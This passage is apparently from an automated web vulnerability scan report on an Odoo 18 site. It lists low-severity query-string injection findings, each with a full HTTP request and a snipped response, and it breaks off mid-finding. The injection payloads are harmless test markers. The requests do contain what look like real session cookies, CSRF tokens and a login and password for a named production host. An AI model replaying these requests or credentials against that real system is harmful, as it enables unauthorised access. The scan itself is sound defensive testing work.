3.1.74. https://odoo18.planitswiss.com/web/image/website/1/logo/planitswiss-web%20SA [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/web/image/website/1/logo/planitswiss-web%20SA**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?xpc&hnp=1** was submitted in the URL path folder 2. This input was echoed as **?xpc&hnp=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /web/%3fxpc%26hnp%3d1/website/1/logo/planitswiss-web%20SA?unique=d5670ba HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=-rgJ4XPV273GOVf6i2-SDnZheSmyLV5BGD6bL9EXhj1-plyZ7H-NUFITW3gX-x0MOyMVFmpodSlm6pRe9-la; frontend_lang=en_US; tz=Indian/Mauritius
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 13:20:40 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24642

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="/en/web?xpc&amp;hnp=1/website/1/logo/planitswiss-web SA?unique=d5670ba" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.75. https://odoo18.planitswiss.com/web/image/website/1/logo/planitswiss-web%20SA [URL path folder 4]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/web/image/website/1/logo/planitswiss-web%20SA**

Issue detail

The value of the URL path folder 4 is copied into the response within the query string of a URL.

The payload **?qff&gwn=1** was submitted in the URL path folder 4. This input was echoed as **?qff&gwn=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /web/image/website/%3fqff%26gwn%3d1/logo/planitswiss-web%20SA?unique=d5670ba HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=-rgJ4XPV273GOVf6i2-SDnZheSmyLV5BGD6bL9EXhj1-plyZ7H-NUFITW3gX-x0MOyMVFmpodSlm6pRe9-la; frontend_lang=en_US; tz=Indian/Mauritius
```

```
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 13:22:41 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
Content-Length: 24708

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="/en/web/image/website?
qff&amp;gwn=1/logo/planitswiss-web SA?unique=d5670ba" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.76. https://odoo18.planitswiss.com/web/login [URL path filename]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/web/login**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?kic&iir=1** was submitted in the URL path filename. This input was echoed as **?kic&iir=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
POST /web/%3fkic%26iir%3d1 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
```

```
Cache-Control: max-age=0
Cookie: session_id=d7FxIt0ctAMTZc3IXC8vdMJfuJ4KViTUf7Rib1hrtN7Sf-vVfCqB0b42j9gXT3pger8uNSqtXCXc0a_NL3GX;
frontend_lang=en_US; tz=Indian/Mauritius
Origin: https://odoo18.planitswiss.com
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 166

csrf_token=b1e7e036f67a58079c84b9302168dd5282197ea7o1785332213&db=PROD_010725&login=qWQQIxXy&password
=h4J%21t8m%21Q6&type=password&redirect=%2Fodoo%3Fdb%3DPROD_010725
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 14:20:10 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24020

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="/en/web?kic&amp;iir=1" data-url_code="en"
title="English (US)">
...[SNIP]...
```

3.1.77. https://odoo18.planitswiss.com/web/reset_password [URL path filename]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/web/reset_password**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?gar&sft=1** was submitted in the URL path filename. This input was echoed as **?gar&sft=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
POST /web/%3fgar%26sft%3d1?redirect=%2Fodoo%3Fdb%3DPROD_010725 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=_qrA4i6gDV4fzADlaTadSrEMoRuC0IqEZ_-eh2als9Os3V9dybmwKG1qtUoN2THVRSi1b-CM3h4rJP7O8mwv; frontend_lang=en_US; tz=Indian/Mauritius
Origin: https://odoo18.planitswiss.com
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/web/reset_password?redirect=%2Fodoo%3Fdb%3DPROD_010725
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 118

csrf_token=cd3ed7403cd7877c2b4076d5bb4fdbc634119e4co1785334586&login=CcwtLI&redirect=%2Fodoo%3Fdb%3DPROD_010725&token=
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 14:18:45 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24452

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="/en/web?gar&amp;sft=1?redirect=%2Fodoo%3Fdb%3DPROD_010725" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.78. https://odoo18.planitswiss.com/web/static/fonts/twitter_x_only.woff [URL path folder 1]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/web/static/fonts/twitter_x_only.woff**

Issue detail

The value of the URL path folder 1 is copied into the response within the query string of a URL.

The payload **?zhx&kjw=1** was submitted in the URL path folder 1. This input was echoed as **?zhx&kjw=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /%3fzhx%26kjw%3d1/static/fonts/twitter_x_only.woff HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=LSpT7NNAuNcq8j0q3GxpJ02E97GyPnnQ_n4xproaPtprGPA7AlvIAXu50ldgFfKuyYIepW2NUwPcagg_M-
cX; frontend_lang=en_US; tz=Indian/Mauritius
Origin: https://odoo18.planitswiss.com
Referer: https://odoo18.planitswiss.com/web/assets/1/1b78c26/web.assets_frontend.min.css
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 17:21:22 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24385

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="?zhx&amp;kjw=1/static/fonts/twitter_x_only.woff"
data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.79. https://odoo18.planitswiss.com/web/static/fonts/twitter_x_only.woff [URL path folder 2]

Summary

Severity: **Low**

Confidence: **Firm**

Host: **https://odoo18.planitswiss.com**

Path: **/web/static/fonts/twitter_x_only.woff**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?alf&ncn=1** was submitted in the URL path folder 2. This input was echoed as **?alf&ncn=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /web/%3falf%26ncn%3d1/fonts/twitter_x_only.woff HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=LSpT7NNAuNcq8j0q3GxpJ02E97GyPnnQ_n4xproaPtprGPA7AlvIAXu50ldgFfKuyYIepW2NUwPcagg_M-
cX; frontend_lang=en_US; tz=Indian/Mauritius
Origin: https://odoo18.planitswiss.com
Referer: https://odoo18.planitswiss.com/web/assets/1/1b78c26/web.assets_frontend.min.css
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 17:22:36 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24358

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="/en/web?alf&amp;ncn=1/fonts/twitter_x_only.woff"
data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.80. https://odoo18.planitswiss.com/web/static/fonts/twitter_x_only.woff [URL path folder 3]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/web/static/fonts/twitter_x_only.woff**

Issue detail

The value of the URL path folder 3 is copied into the response within the query string of a URL.

The payload **?ftr&kzg=1** was submitted in the URL path folder 3. This input was echoed as **?ftr&kzg=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /web/static/%3fftr%26kzg%3d1/twitter_x_only.woff HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=LSpT7NNAuNcq8j0q3GxpJ02E97GyPnnQ_n4xproaPtprGPA7AlvIAXu50ldgFfKuyYIepW2NUwPcagg_M-
cX; frontend_lang=en_US; tz=Indian/Mauritius
Origin: https://odoo18.planitswiss.com
Referer: https://odoo18.planitswiss.com/web/assets/1/1b78c26/web.assets_frontend.min.css
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 17:23:47 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
Content-Length: 24391

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="/en/web/static/?ftr&amp;kzg=1/twitter_x_only.woff"
data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.81. https://odoo18.planitswiss.com/web/static/img/odoo_logo_tiny.png [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/web/static/img/odoo_logo_tiny.png**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?geo&rck=1** was submitted in the URL path folder 2. This input was echoed as **?geo&rck=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /web/%3fgeo%26rck%3d1/img/odoo_logo_tiny.png HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=jWOVwNhRDQiyMoon_lTqCUK2TkCsPXUa-
YVoH4ipqaWhLoWdw5KDYDJpjl3ZBKMQYRBAUHfmIuO_2W_LgNPw; frontend_lang=en_US; tz=Indian/Mauritius
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 17:19:45 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24319

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
```

<a class="dropdown-item js_change_lang active" role="menuitem" href="/en/web?geo&rck=1/img/odoo_logo_tiny.png" data-url_code="en" title="English (US)">
...[SNIP]...

3.1.82. https://odoo18.planitswiss.com/web/static/img/odoo_logo_tiny.png [URL path folder 3]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/web/static/img/odoo_logo_tiny.png**

Issue detail

The value of the URL path folder 3 is copied into the response within the query string of a URL.

The payload **?ptn&lbh=1** was submitted in the URL path folder 3. This input was echoed as **?ptn&lbh=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /web/static/%3fptn%26lbh%3d1/odoo_logo_tiny.png HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=jWOVwNhRDQiyMoon_lTqCUK2TkCsPXUa-
YVoH4ipqaWhLoWdw5KDYDJpjl3ZBKMQYRBAUHfmIuO_2W_LgNPw; frontend_lang=en_US; tz=Indian/Mauritius
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 17:20:59 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
Content-Length: 24378

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>
```

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="/en/web/static/?ptn&lbh=1/odoo_logo_tiny.png" data-url_code="en" title="English (US)">
...[SNIP]...

3.1.83. https://odoo18.planitswiss.com/web/static/lib/odoo_ui_icons/fonts/odoo_ui_icons.woff2

[URL path folder 1]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/web/static/lib/odoo_ui_icons/fonts/odoo_ui_icons.woff2**

Issue detail

The value of the URL path folder 1 is copied into the response within the query string of a URL.

The payload **?wwc&cri=1** was submitted in the URL path folder 1. This input was echoed as **?wwc&cri=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /%3fwwc%26cri%3d1/static/lib/odoo_ui_icons/fonts/odoo_ui_icons.woff2 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=mepKjMJLRYhkG7KsYK2WPsKKo2Xsg3dJg7i5QoTW_HJI9sLa2-kix-
cZDQaygBGn5PstGu3uVPMe44gXLVZI; frontend_lang=en_US; tz=Indian/Mauritius
Origin: https://odoo18.planitswiss.com
Referer: https://odoo18.planitswiss.com/web/assets/1/1b78c26/web.assets_frontend.min.css
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 17:26:29 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
```

```
X-Content-Type-Options: nosniff
Content-Length: 24619

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="?
wwc&amp;amp;cri=1/static/lib/odoo_ui_icons/fonts/odoo_ui_icons.woff2" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.84. https://odoo18.planitswiss.com/web/static/lib/odoo_ui_icons/fonts/odoo_ui_icons.woff2

[URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/web/static/lib/odoo_ui_icons/fonts/odoo_ui_icons.woff2**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?nqk&pcu=1** was submitted in the URL path folder 2. This input was echoed as **?nqk&pcu=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /web/%3fnqk%26pcu%3d1/lib/odoo_ui_icons/fonts/odoo_ui_icons.woff2 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=mepKjMJLRYhkG7KsYK2WPsKKo2Xsg3dJg7i5QoTW_HJI9sLa2-kix-
cZDQaygBGn5PstGu3uVPMe44gXLVZI; frontend_lang=en_US; tz=Indian/Mauritius
Origin: https://odoo18.planitswiss.com
Referer: https://odoo18.planitswiss.com/web/assets/1/1b78c26/web.assets_frontend.min.css
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 17:27:42 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24592

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="/en/web?
nqk&amp;amp;pcu=1/lib/odoo_ui_icons/fonts/odoo_ui_icons.woff2" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.85. https://odoo18.planitswiss.com/web/static/lib/odoo_ui_icons/fonts/odoo_ui_icons.woff2

[URL path folder 3]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/web/static/lib/odoo_ui_icons/fonts/odoo_ui_icons.woff2**

Issue detail

The value of the URL path folder 3 is copied into the response within the query string of a URL.

The payload **?wnk&lnf=1** was submitted in the URL path folder 3. This input was echoed as **?wnk&lnf=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /web/static/%3fwnk%26lnf%3d1/odoo_ui_icons/fonts/odoo_ui_icons.woff2 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=mepKjMJLRYhkG7KsYK2WPsKKo2Xsg3dJg7i5QoTW_HJI9sLa2-kix-
cZDQaygBGn5PstGu3uVPMe44gXLVZI; frontend_lang=en_US; tz=Indian/Mauritius
Origin: https://odoo18.planitswiss.com
Referer: https://odoo18.planitswiss.com/web/assets/1/1b78c26/web.assets_frontend.min.css
```

```
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 17:28:53 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
Content-Length: 24651

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="/en/web/static/?
wnk&amp;lnf=1/odoo_ui_icons/fonts/odoo_ui_icons.woff2" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.86. https://odoo18.planitswiss.com/web/static/src/libs/fontawesome/fonts/fontawesome-webfont.woff2 [URL path folder 3]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/web/static/src/libs/fontawesome/fonts/fontawesome-webfont.woff2**

Issue detail

The value of the URL path folder 3 is copied into the response within the query string of a URL.

The payload **?pir&oqo=1** was submitted in the URL path folder 3. This input was echoed as **?pir&oqo=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /web/static/%3fpir%26oqo%3d1/libs/fontawesome/fonts/fontawesome-webfont.woff2?v=4.7.0 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
```

```
Connection: close
Cache-Control: max-age=0
Cookie:
session_id=9mtuJTkts5f7GL4S5WBQEY6g0ObttQyv9UQE5aYXU3al9BwluKY06xUu3UpfWT6toVpJo5zvq56zlfXF4Xyy;
frontend_lang=en_US
Origin: https://odoo18.planitswiss.com
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 09:48:08 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
Content-Length: 24864

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="/en/web/static/?
pir&amp;oqo=1/libs/fontawesome/fonts/fontawesome-webfont.woff2?v=4.7.0" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.87. https://odoo18.planitswiss.com/web_editor/shape/http_routing/404.svg [URL path folder 1]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/web_editor/shape/http_routing/404.svg**

Issue detail

The value of the URL path folder 1 is copied into the response within the query string of a URL.

